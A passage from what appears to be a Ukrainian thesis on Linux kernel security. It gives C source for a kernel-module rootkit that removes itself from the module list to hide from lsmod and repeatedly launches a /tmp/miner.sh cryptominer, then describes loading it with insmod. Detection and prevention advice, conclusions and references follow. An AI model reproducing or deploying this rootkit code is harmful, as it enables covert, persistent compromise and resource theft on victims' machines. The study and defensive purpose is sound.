51  static void __exit exit(void)
52  {
53      printk(KERN_INFO "Module unloaded.\n");
54      kthread_stop(my_kthread);
55  }
56
57  module_init(rootkit_init);
58  module_exit(rootkit_exit);
```

Рисунок 3.4 – Блок запуску модулю

В блоці запуску модулю у нас обов’язкові структури, в яких ми запускаємо наш функціонал - *start_miner()* та *hide()*.

```
16  void hide(void)
17  {
18      prev_module = THIS_MODULE->list.prev;
19      list_del(&THIS_MODULE->list);
20      kobject_del(&THIS_MODULE->mkobj.kobj);    //remove fro
21  }
22
23  static int miner(void *data){
24     do {
25        pr_info("Start mine %s\n", CMD);
26        call_usermodehelper(CMD, NULL, NULL, UMH_NO_WAIT);
27        msleep(1000);
28     } while(!kthread_should_stop());
29     pr_info("Stopping\n");
30     return 0;
31  }
32
33
34  void start_miner(void){
35     int cpu = 0;
36     pr_info("Start miner on cpu %d\n", cpu);
37     my_kthread = kthread_create(miner, &cpu, "miner");
38     kthread_bind(my_kthread, cpu);
39     wake_up_process(my_kthread);
40  }
```

Рисунок 3.5 – Функціональний блок

Функціональний блок є сердцем нашої закладки. Тут написана основна логіка атаки.

Функція *hide()* реалізує приховування модулю, тому користувачі не можуть побачити що модуль під'єднаний, навіть якщо він справді підєднаний.

Функція *start_miner()* та *miner()* запускають таємно іншу атаку, яка йде наступною в ланцюгу атаки - /tmp/miner.sh

Отже, ми отримали доступ суперкористувача на системі жертві. Далі нам потрібно скомпілювати закладку та інтегрувати її.

Рисунок 3.6 – Компіляція закладки

Після компіляції - підєднуємо до ядра за допомогою утиліти *insmod*.



Рисунок 3.7 – Інтеграція закладки

Модуль був успішно інтегрований, ніяких помилок ми не отримали. Далі найцікавіше - якщо ми спробуємо знайти наш модуль за допомогою утиліти *lsmod*:



Рисунок 3.8 – Список підєднаних модулей

Ми не знайдемо наш модуль, тому що ми його замаскували за допомогою зловмисного коду, але він почав виконання наступної фази атаки.

3.4 Рекомендація щодо захисту від атаки закладкою

1. В першу чергу варто сказати, що потрібно дотримуватись всіх попередніх рекомендацій, тому що для атаки-закладкою потрібен доступ суперкористувача, якого теоретично не має бути у зловмисника. Тобто, якщо зловмисник не зможе провести атаку переповнення буферу та отримати доступ суперкористувача - ми будемо захищені від атаки закладкою.

2. Наступним йдуть продукти по виявленню цих закладок. На даний момент на ринку є багато конкурентних платних та безкоштовних утиліт, проте всі вони використовують той самий принцип дії. Суть його роботи полягає в тому, що одна і та ж інформація реєструється декількома способами - з використанням API та напряму, після цього інформацію порівнюється в пошуках розбіжностей.

Найчастіше скануються таблиці імпорту та викликів Native API, а також вся файлова система.

3. Також існує варіант заборонити на системі використання модулів. Система *Initrd* може завантажувати специфічні модулі, які потрібні для машини під час завантаження і потім забороняти завантаження модулів. Це робить систему безпеки дуже схожою до такої, яка властива монолітним ядрам. Але, якщо атакуючий може змінити *initramfs*, то він зможе змінити і двійковий код ядра. Тому це не є ідеальним методом по боротьбі з закладками, але має місце бути в цьому списку.

Основним та найефективнішим методом в цьому списку є 2, інші є більш специфічні та залежать від ситуації.

Висновки за розділом 3

В третьому розділі було розроблено рекомендації щодо захисту систем Linux. Більше уваги було приділено окремому типу - атакам за допомогою закладки. Було розроблено середовище, програмне забезпечення та рекомендації щодо того як бороться с атаками такого типу.

За допомогою цього на практиці було імітовано атаку між віртуальними машинами в локальному середовищі.

Було детально описано етапи та механізми інтеграції закладки, її нюанси.

Також до висновку варто додати, що практична робота та рекомендації були виконані в контексті обмежених умов - цьому сприяє те, що атакуючий завжди попереду за захищаючого. В майбутньому можуть з’явитися нові методи приховування зловмисної активності у системі, і тільки на основі цього ми - захищаючі системи - будемо мати можливість розробляти алгоритми ідентифікації та захисту.

ВИСНОВКИ

Дуже важливим для захисту інформації в операційних системах є чітке розуміння механізмів роботи системи та представлення її у виді компонентів.

Протягом виконання роботи, операційну систему було декомпозовано та детально розглянуто на кожному її рівні. Більш детально та поглиблено було досліджено рівень ядра.

Сфокусувавшись на рівні ядра, як приклад було використано ядро Linux - одне з найпопулярніших в світі. Саме в контексті ядра Linux було розглянуто низькорівневі механізми ядра та алгоритми роботи й вирішення проблем на рівне ядра. Кожен компонент ядра Linux також було досліджено та проаналізовано окремо один від одного.

Після опрацювання джерел, аналізу та порівняння інформації - було розроблено модель загроз та рекомендацій щодо захисту операційної системи Linux на рівні ядра з використанням розробленого моделювання реальної загрози.

Детальніше було розглянуто питання атак з використанням закладок. Розроблено програмне забезпечення та налаштовано середовище для імітації такої атаки та аналізу кожного етапу атаки. По результатам імітації атаки, було розроблено біль детальні рекомендації, які відносяться саме до атак з використанням закладок.

Отже метою даної дипломної роботи була програмна реалізація атаки-закладки та формування рекомендацій щодо захисту від різновиду атак на ядро. Для досягнення мети було виконано такі завдання:

- Аналіз літератури, пов’язаної із операційними системами та їх захистом
- Дослідження архітектури операційних систем
- Дослідження низькорівневого функціоналу ядра Linux
- Формування моделі загроз
- Практична реалізація тестового прикладу з використанням атаки-закладки

СПИСОК ВИКОРИСТАНИХ ДЖЕРЕЛ

1. B. Ward How Linux Works: What Every Superuser Should Know, 2d edition / B. Ward.: No Starch Press, 2014. – 338 p.

2. B. Ward How Linux Works: What Every Superuser Should Know, 3d edition / B. Ward.: No Starch Press, 2021. – 464 p.

3. Philip Hunter Network Operating Systems: Making the Right Choices / P. Hunter.: Addison-Wesley, 1995. – 282 p.

4. D. Pierre Bovet and M. Cesati Understanding the Linux Kernel / D. Pierre Bovet, M. Cesati.: O'Reilly Media, Inc, 2000. – 944 p.

5. Lixiang Yang The Art of Linux Kernel Design: Illustrating the Operating System Design Principle and Implementation / L. Yang.: CRC Press, 2014. – 543 p.

6. Сетевые операционные системы / Олифер В.Г. Олифер Н.А.: Питер, 2-е издание, 2002. – 672 ст.

7. The Linux Kernel Module Programming Guide / P. Jay Salzman, M. Burian, O. Pomerantz.: Createspace, 2009. – 88 p.

8. Закон "Про захист персональних даних" // ВВР. – 2010. - № 34. - ст. 481. Із змінами, внесеними згідно із Законами № 4452-VI від 23.02.2012, ВВР, 2012, № 50, ст.564.

9. Закон "Про захист інформації в інформаційно-телекомунікаційних системах" // ВВР. – 1994. - №31 - ст.286. Із змінами, внесеними згідно із Законами N 879-VI (879-17) від 15.01.2009, ВВР, 2009, № 24, ст.296.

10. Конституція України. [Електронний ресурс] / Офіційний веб-сайт Верховної Ради України. - Режим доступу: http://portal.rada.gov.ua/

11. Кузнецов О.О. Захист інформації в інформаційних системах. / О.О. Кузнецов, С.П. Євсеєв, О.Г. Король.: ХНЕУ, 2011. – 510 с.

12. Detecting kernel-level rootkits through binary analysis / C. Kruegel, W. Robertson, G. Vigna.: IEEE, 2004. – 85p.

13. D. Zovi Kernel rootkits / D. Zovi.: SANS Institute, 2001. – 10p.

14. R. Wichmann Linux kernel rootkits / R. Wichmann.: Rainer Wichmann, 2002.

15. R. Wichmann Linux kernel rootkits [Electronic resource]: CoeWWW. – Access: http://coewww.rutgers.edu/www1/linuxclass2005/documents/kernel_rootkits

16. Linux kernel rootkits: protecting the system's "Ring-Zero" / R. Siles Pel´aez.: SANS Institute, 2004. – 168p.

17. CVE Vulnerability Statistics [Electronic resource]: MITRE Corporation – Access: https://www.cvedetails.com/product/47/Linux-Linux-Kernel.html?vendor_id=33

18. Linux Rootkits [Electronic resource]: Harvey Phillips 2020 – Access: https://xcellerator.github.io/categories/linux/

19. Linux Rootkit [Electronic resource]: GitHub. – Access: https://github.com/nurupo/rootkit

20. C Programming [Electronic resource]: GitHub – Access: https://www.tutorialspoint.com/cprogramming/c_quick_guide.htm

21. Brian Kernighan Unix: A History and a Memoir / B. Kernighan.: Independently Published, 2019. – 198p.